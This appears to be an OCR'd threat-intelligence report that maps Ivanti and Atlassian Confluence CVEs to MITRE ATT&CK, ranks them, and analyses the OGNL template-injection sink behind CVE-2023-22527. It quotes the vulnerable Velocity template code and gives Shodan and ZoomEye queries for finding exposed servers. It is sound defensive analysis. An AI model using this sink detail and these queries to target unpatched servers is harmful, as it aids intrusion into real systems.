
Techniques from the MITRE ATT&CKICS (Industrial Control Systems) Layer have not been identified, as vulnerabilities in Atlassian products are related to server applications.

4. MITRE ATT&CK Matrix - CVE-2023-46805, CVE-2024-21887, CVE-2024-21893 and CVE-2024-21888

4.1. MITRE ATT&CK Matrix: CVE-2023-46805 and CVE-2024-21887

Enterprise Layer


Tactic	Technique	Sub-techniques
TA0043 - Reconnaissance	T1589 - Gather Victim Identity Information	T1589.001 - Credentials
TA0042 - Resource Development	T1588 - Obtain Capabilities	T1588.006 - Vulnerabilities
		T1588.005 - Exploits
TA0001 - Initial Access	T1190 - Exploit Public-Facing Application	N/A
	T1190 - Content Injection	N/A
TA0002 - Execution	T1203 - Exploitation for Client Execution	N/A
	T1059 - Command and Scripting Interpreter	T1059.001 - PowerShell
TA0003 - Persistence	T1505 - Server Software Component	T1505.003 - Web Shell
TA0004 - Credential Access	T1056 - Input Capture	T1056.001 - Keylogging
TA0009 - Collection	T1056 - Input Capture	T1056.001 - Keylogging
TA0011 - Command and Control	T1659 - Content Injection	N/A
	T1572 - Protocol Tunneling	N/A
	T1090 - Proxy	N/A




4.2. MITRE ATT&CK Matrix: CVE-2024-21893 and CVE-2024-21888

Enterprise Layer

Tactic	Technique	Sub-techniques
TA0043 -Reconnaissance	T1595 - Active Scanning	N/A
TA0042 - Resource Development	T1588 - Obtain Capabilities	T1588.006 - Vulnerabilities
TA0001 - Initial Access	T1190 - Exploit Public-Facing Application	N/A
TA0002 - Execution	T1059 - Command and Scripting Interpreter	N/A
TA0004 - Privilege Escalation	T1548 - Abuse Elevation Control Mechanism	T1548.002 - Bypass User Account Control
	T1068 - Exploitation for Privilege Escalation	N/A
TA0005 - Defense Evasion	T1548 - Abuse Elevation Control Mechanism	T1548.002 - Bypass User Account Control



4.3. Comparison of CVE-2023-46805, CVE-2024-21887, CVE-2024-21893 and CVE-2024-21888 vulnerabilities with MITRE ATT&CK Navigator



5. Threat Prioritization List

5.1. CVE-2023-22527 (Atlassian Confluence Data Center and Server Template Injection Vulnerability)

This vulnerability is a template injection vulnerability affecting Atlassian Confluence Data Center and Server. It enables remote code execution (RCE) attacks and poses serious security risks. Using template injection, attackers can inject malicious code into the server and misuse system resources. Potential impacts include access to sensitive information and ransomware attacks.

- **CVSS Vectors:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- **Base Score:** CVSS score 10.0 (critical)
- **Description:** This vulnerability has a critical CVSS score (10.0) due to the potential for RCE (Remote Code Execution) without authentication. The CVSS score indicates that it has the potential to expose systems to attacks that pose serious threats.
- **Possible situations:** Attackers gain unauthorized access to navigate the system and access sensitive data. They may also inject malicious code into the server and abuse system resources, reducing system performance or causing a system crash.

5.2. CVE-2024-21887 (Ivanti Connect Secure and Policy Secure Command Injection Vulnerability)

This vulnerability is a zero-day vulnerability in Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS). It contains a command injection vulnerability and allows an attacker using administrative privileges to inject arbitrary commands into the system. It can therefore lead to a potentially high degree of compromise of vulnerable systems. Therefore, this threat is a high priority because it can cause a serious and rapid impact on the target system.

- **CVSS Vectors:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
- **Base Score:** CVSS score 9.1 (critical)
- **Description:** This vulnerability allows an attacker using administrator-specific privileges to inject arbitrary commands into administrator-specific requests on the system. Due to the use of administrator privileges and the injection of commands, it can lead to a system takeover. For this reason, it has a critical CVSS score (9.1). As can be seen from the CVSS score, it has the effect of exposing systems to attacks that pose serious threats.
- **Possible situations:** An authorized attacker can use the vulnerability in the system to inject arbitrary commands and gain full control over the system. Once the system is compromised, the attacker can inject arbitrary commands, access sensitive data and infect ransomware.

5.3. CVE-2024-21888 (Ivanti Connect Secure and Policy Secure Privilege Escalation Vulnerability)

This vulnerability is a privilege escalation vulnerability identified in the Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS) web components. This vulnerability allows a user to obtain administrator privileges on the system. An attacker with administrator privileges can access sensitive processes and sensitive data stores. Therefore, this threat is of high priority because its potential impacts are serious and it provides a wide reach in the system.

- **CVSS Vectors:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- **Base Score:** CVSS score 8.8 (high)

- **Description:** This vulnerability allows a user to manipulate a session that starts with normal privileges to gain administrator privileges. This allows an attacker to gain administrator privileges on the system and gain access to sensitive information and processes. For this reason, it has a high CVSS score (8.8). As can be seen from the CVSS score, it has the effect of exposing systems to attacks that pose serious threats.
- **Possible situations:** The attacker manipulates a session that starts as a normal user and gains administrative privileges on the system. With these privileges, the attacker can access sensitive data, modify system settings and processes, inject malicious software, and compromise the integrity and security of the system.

5.4. CVE-2024-21893 (Ivanti Connect Secure, Policy Secure and Neurons for ZTA Server-Side Request Forgery (SSRF) Vulnerability)

This vulnerability is a vulnerability in the SAML component of Ivanti Connect Secure (ICS), Ivanti Policy Secure (IPS) and Ivanti Neurons for ZTA that causes server-side request forgery (SSRF) attacks. This could allow attackers to allow unauthorized users to access sensitive data by manipulating the application. This threat can affect the system, but is more limited in its potential impact than the other vulnerabilities we examined.

- **CVSS Vectors:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
- **Base Score:** CVSS score 8.2 (high)
- **Description:** This server-side request forgery (SSRF) vulnerability allows unauthorized users to gain access to certain restricted resources without requiring authentication. Attackers can use the SSRF vulnerability to access internal network resources or files that are normally inaccessible. It has a CVSS score of (8.2). As the CVSS score indicates, it has less potential impact than other vulnerabilities, but can cause serious problems in the system.
- **Possible situations:** An attacker exploiting the SSRF vulnerability can access and steal sensitive data. They can also transfer content between servers or gain unauthorized access to different servers, compromising network security and causing service interruptions.

5.5. CVE-2023-46805 (Ivanti Connect Secure and Policy Secure Authentication Bypass Vulnerability)

This vulnerability is a zero-day vulnerability in Ivanti Connect Secure (ICS) and Ivanti Policy Secure (IPS). This threat has a vulnerability that allows unauthorized access by bypassing authentication. Its potential impact is lower than other threats because, while it allows unauthorized access, it does not have serious consequences such as full system takeover or gaining administrative privileges. However, Ivanti reported that CVE-2023-46805 and CVE-2024-21887, when used together, do not require exploit authentication and allow a threat actor to create malicious requests and execute arbitrary commands on the system. While only CVE-2023-46805 vulnerability has a low potential impact, when used in combination with CVE-2024-21887, it has serious consequences.

- **CVSS Vectors:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
- **Base Score:** CVSS score 8.2 (high)
- **Description:** This vulnerability allows unauthorized access by bypassing authentication, a vulnerability that can lead to unauthorized access to sensitive information. It has a high CVSS score (8.2). Although it has less potential impact than other vulnerabilities, it can

turn into a serious and potential vulnerability when used in combination with a vulnerability such as CVE-2024-21887, which has a critical CVSS score (9.1).

- **Possible situations:** With this vulnerability, the attacker gains unauthorized access by bypassing authentication. By gaining unauthorized access, they gain access to sensitive data or perform unwanted operations. The combination of CVE-2023-46805 and CVE-2024-21887 allows for full system takeover or the acquisition of administrator privileges, posing a serious risk of data loss or system corruption. Furthermore, an attacker can use these vulnerabilities to execute unwanted commands or infect target systems with malware, which compromises the security of target systems and can cause service interruptions.

Threats were prioritized based on their impact and potential harm. Basically, the scores in the CVSS Vector were also taken into account. However, CVE-2023-46805, which is currently ranked last in the list, if it can be used in combination with CVE-2024-21887, its potential impact will change, so the ranking in the threat prioritization list changes as follows:

1. CVE-2023-22527 (Atlassian Confluence Data Center and Server Template Injection Vulnerability)
2. CVE-2024-21887 (Ivanti Connect Secure and Policy Secure Command Injection Vulnerability)
3. CVE-2023-46805 (Ivanti Connect Secure and Policy Secure Authentication Bypass Vulnerability)
4. CVE-2024-21888 (Ivanti Connect Secure and Policy Secure Privilege Escalation Vulnerability)
5. CVE-2024-21893 (Ivanti Connect Secure, Policy Secure and Neurons for ZTA Server-Side Request Forgery (SSRF) Vulnerability)

Week 3: Deep Dive and Intelligence Fusion

1. Detailed Threat Analysis Reports: CVE-2023-22527, CVE-2023-46805 and CVE-2024-21887

From the threat prioritization list, I selected three vulnerabilities with the highest CVSS scores. First, I would like to draw attention to CVE-2023-22527 vulnerability in the Atlassian Confluence product. This vulnerability is a template injection vulnerability that causes Remote Code Execution (RCE) attacks and is at a critical level with a CVSS score of 10.0.

The second is CVE-2024-21887 vulnerability in Ivanti Connect Secure and Policy Secure products. This vulnerability contains a command injection vulnerability and is critical with a CVSS score of 9.1. Using CVE-2024-21887 and CVE-2023-46805 together can cause dangerous consequences. For this reason, thirdly, I would like to draw attention to the CVE-2023-46805 vulnerability in Ivanti Connect Secure and Policy Secure products.

1.1. CVE-2023-22527 Threat Analysis Report

1.1.1. Disclosure of Atlassian Confluence CVE-2023-22527 Vulnerability

Atlassian disclosed CVE-2023-22527, a critical remote code execution (RCE) vulnerability for Confluence Data Center and Confluence Server, on January 16, 2024. This vulnerability is a template injection vulnerability for outdated versions of Confluence Data Center and Server, allowing an unauthenticated attacker to obtain RCE on an affected version.
This vulnerability affects certain versions of Confluence Data Center and Confluence Server. The affected versions are:

- Confluence Data Center and Server 8.0.x, 8.1.x, 8.2.x, 8.3.x, 8.4.x, 8.5.0-8.5.3


The severity level of this vulnerability is rated critical (9.8) with CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H. A high CVSS score indicates an increase in the seriousness and potential damage of a vulnerability. Therefore, it will attract the attention of threat actors and motivate them to attack the system. Therefore, necessary precautions should be taken urgently.

This vulnerability previously appeared in Atlassian Confluence after two separate OGNL injection vulnerabilities were discovered in September 2021 and June 2022.

1.1.2. Investigation of Atlassian Confluence CVE-2023-22527 Vulnerability in Technical Details

The ProjectDiscovery team reports that using a technique called "patch diffing", which is often used to understand the effects of a security patch, the team compared the differences between Confluence versions 8.5.4 and 8.5.3 to the patch differences and discovered a significant number of changes between the two versions, including file additions and deletions.

Analyzing the changes, it appears that many files contain OGNL-related changes, often related to code restructuring. However, nothing was found that clearly points to a security vulnerability.




Screenshot of the patch differences between Confluence v8.5.3 and v8.5.4.

According to Atlassian, this vulnerability was automatically neutralized due to changes made in version 8.5.4. However, with the release of the latest Confluence version 8.5.5, the root cause has been completely eliminated.

1.1.3. Identification of Unauthenticated Attack Surface in Atlassian Confluence CVE-2023-22527 Vulnerability

To identify this vulnerability as an unauthenticated attack surface, it is important to first understand how Confluence works. Confluence uses Velocity templates for rendering content. These templates can be directly accessed and rendered by the user. But instead of accessing these files only through struts operations, it is said that by accessing *.vm files directly, they can be rendered correctly even if there is an unauthenticated user.

Next, to identify template files that could take potentially harmful parameters and pass them to dangerous OGNL expressions, files that pass parameter values like $parameters directly to dangerous places like $ognl.findValue or $stack.findValue were detected. For example, a template file that accepts the #set parameter is confluence/template/xhtml/pagelist.vm:



```
#set ($pageList = $stack.findValue($parameters.pages))
```

Analysts are noticing that $parameters.pages can be sent as an object and to fix this situation, it is necessary to add double quotes around $parameters.pages. And this change causes OGNL injection.

Then, searching for findValue calls in double quotes in $parameters found this usage in

```
#set ($pageList = $stack.findValue("$parameters.pages"))
```

confluence/template/aui/text-inline.vm. However, this file was found to have been removed from the current release. In this way, it appears that vulnerability CVE-2023-22527 was detected in the confluence/template/aui/text-inline.vm endpoint.

text-inline.vm | pagelist.vm

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```

```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
```


The source of this vulnerability was found to be the &stack.findValue function, and the fact that the value from the tag parameter was passed directly to this function identified the presence of a template injection vulnerability. As a result, it was found that a remote code execution vulnerability could be created by exiting the call to the _getText function and injecting malicious OGNL.

1.1.4. CVE-2023-22527 Size of Attack Surface


We can quickly find a large number of Confluence servers using some intelligence platforms to gather some data about public Confluence servers.

- The Shodan platform found close to 63,000 Confluence servers with the http.component query: "Atlassian Confluence"

- ZoomEye found more than 600,000 results with the query app: "Atlassian Confluence" and 70,000 Confluence servers with the query app: "Atlassian Confluence "+title: "Log In -Confluence" by making the query a bit more specific.

